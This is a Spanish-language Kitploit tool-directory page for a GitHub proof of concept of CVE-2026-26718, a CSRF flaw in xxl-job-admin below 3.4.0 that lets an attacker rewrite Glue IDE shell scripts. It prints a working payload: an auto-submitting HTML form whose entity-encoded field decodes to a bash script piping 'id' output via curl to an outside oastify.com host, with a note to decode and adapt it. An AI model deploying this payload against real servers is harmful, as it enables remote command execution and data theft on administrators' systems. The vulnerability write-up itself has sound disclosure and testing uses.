Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-26718 — Existe una vulnerabilidad de Falsificación de Solicitudes entre Sitios (CSRF) en la aplicación web xxl-job-admin que permite a un atacante realizar modificaciones no autorizadas en los scripts de shell de Glue IDE. El endpoint afectado carece de una validación adecuada de tokens CSRF y acepta métodos HTTP arbitrarios mediante un mapeo de solicitudes permisivo. | Kitploit
Herramientas/GitHubGitHub/ibrahim-sartawi/cve-2026-26718
Análisis de VulnerabilidadesExplotaciónEvasión de IDS/IPSExplotación de Aplicaciones WebSeguridad WebPruebas de Penetración
GitHubibrahim-sartawi/cve-2026-26718

CVE-2026-26718

Ver Repositorio
114hace 2 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →

Acerca de

Existe una vulnerabilidad de Falsificación de Solicitudes entre Sitios (CSRF) en la aplicación web xxl-job-admin que permite a un atacante realizar modificaciones no autorizadas en los scripts de shell de Glue IDE. El endpoint afectado carece de una validación adecuada de tokens CSRF y acepta métodos HTTP arbitrarios mediante un mapeo de solicitudes permisivo.

Compartir

Descripción

Resumen

Existe una vulnerabilidad de falsificación de solicitudes entre sitios (CSRF) en la aplicación web xxl-job-admin que permite a un atacante realizar modificaciones no autorizadas en los scripts de shell de Glue IDE. El endpoint afectado carece de una validación adecuada del token CSRF y acepta métodos HTTP arbitrarios mediante un mapeo de solicitudes permisivo

Productos afectados

xxl-job < 3.4.0

Impacto


Un atacante puede engañar a un administrador autenticado para que realice cambios no autorizados en los scripts de shell de Glue IDE.


Prueba de concepto

Diapositiva1 Diapositiva2 Diapositiva3 Diapositiva4

Payload


// Decode and change it 

<html>
  <body>
    <form action="https://domain.com/jobcode/save">
      <input type="hidden" name="id" value="294" />
      <input type="hidden" name="glueSource" value="&#35;&#33;&#47;bin&#47;bash&#10;id&#32;&#124;&#32;curl&#32;&#45;d&#32;&#64;&#45;&#32;http&#58;&#47;&#47;qic8br6d6om2j459zk4evuimldr4f03p&#46;oastify&#46;com&#32;&#10;exit&#32;0&#10;" />
      <input type="hidden" name="glueRemark" value="12345" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>

Créditos a Ibrahim Sartawi

Descargar herramienta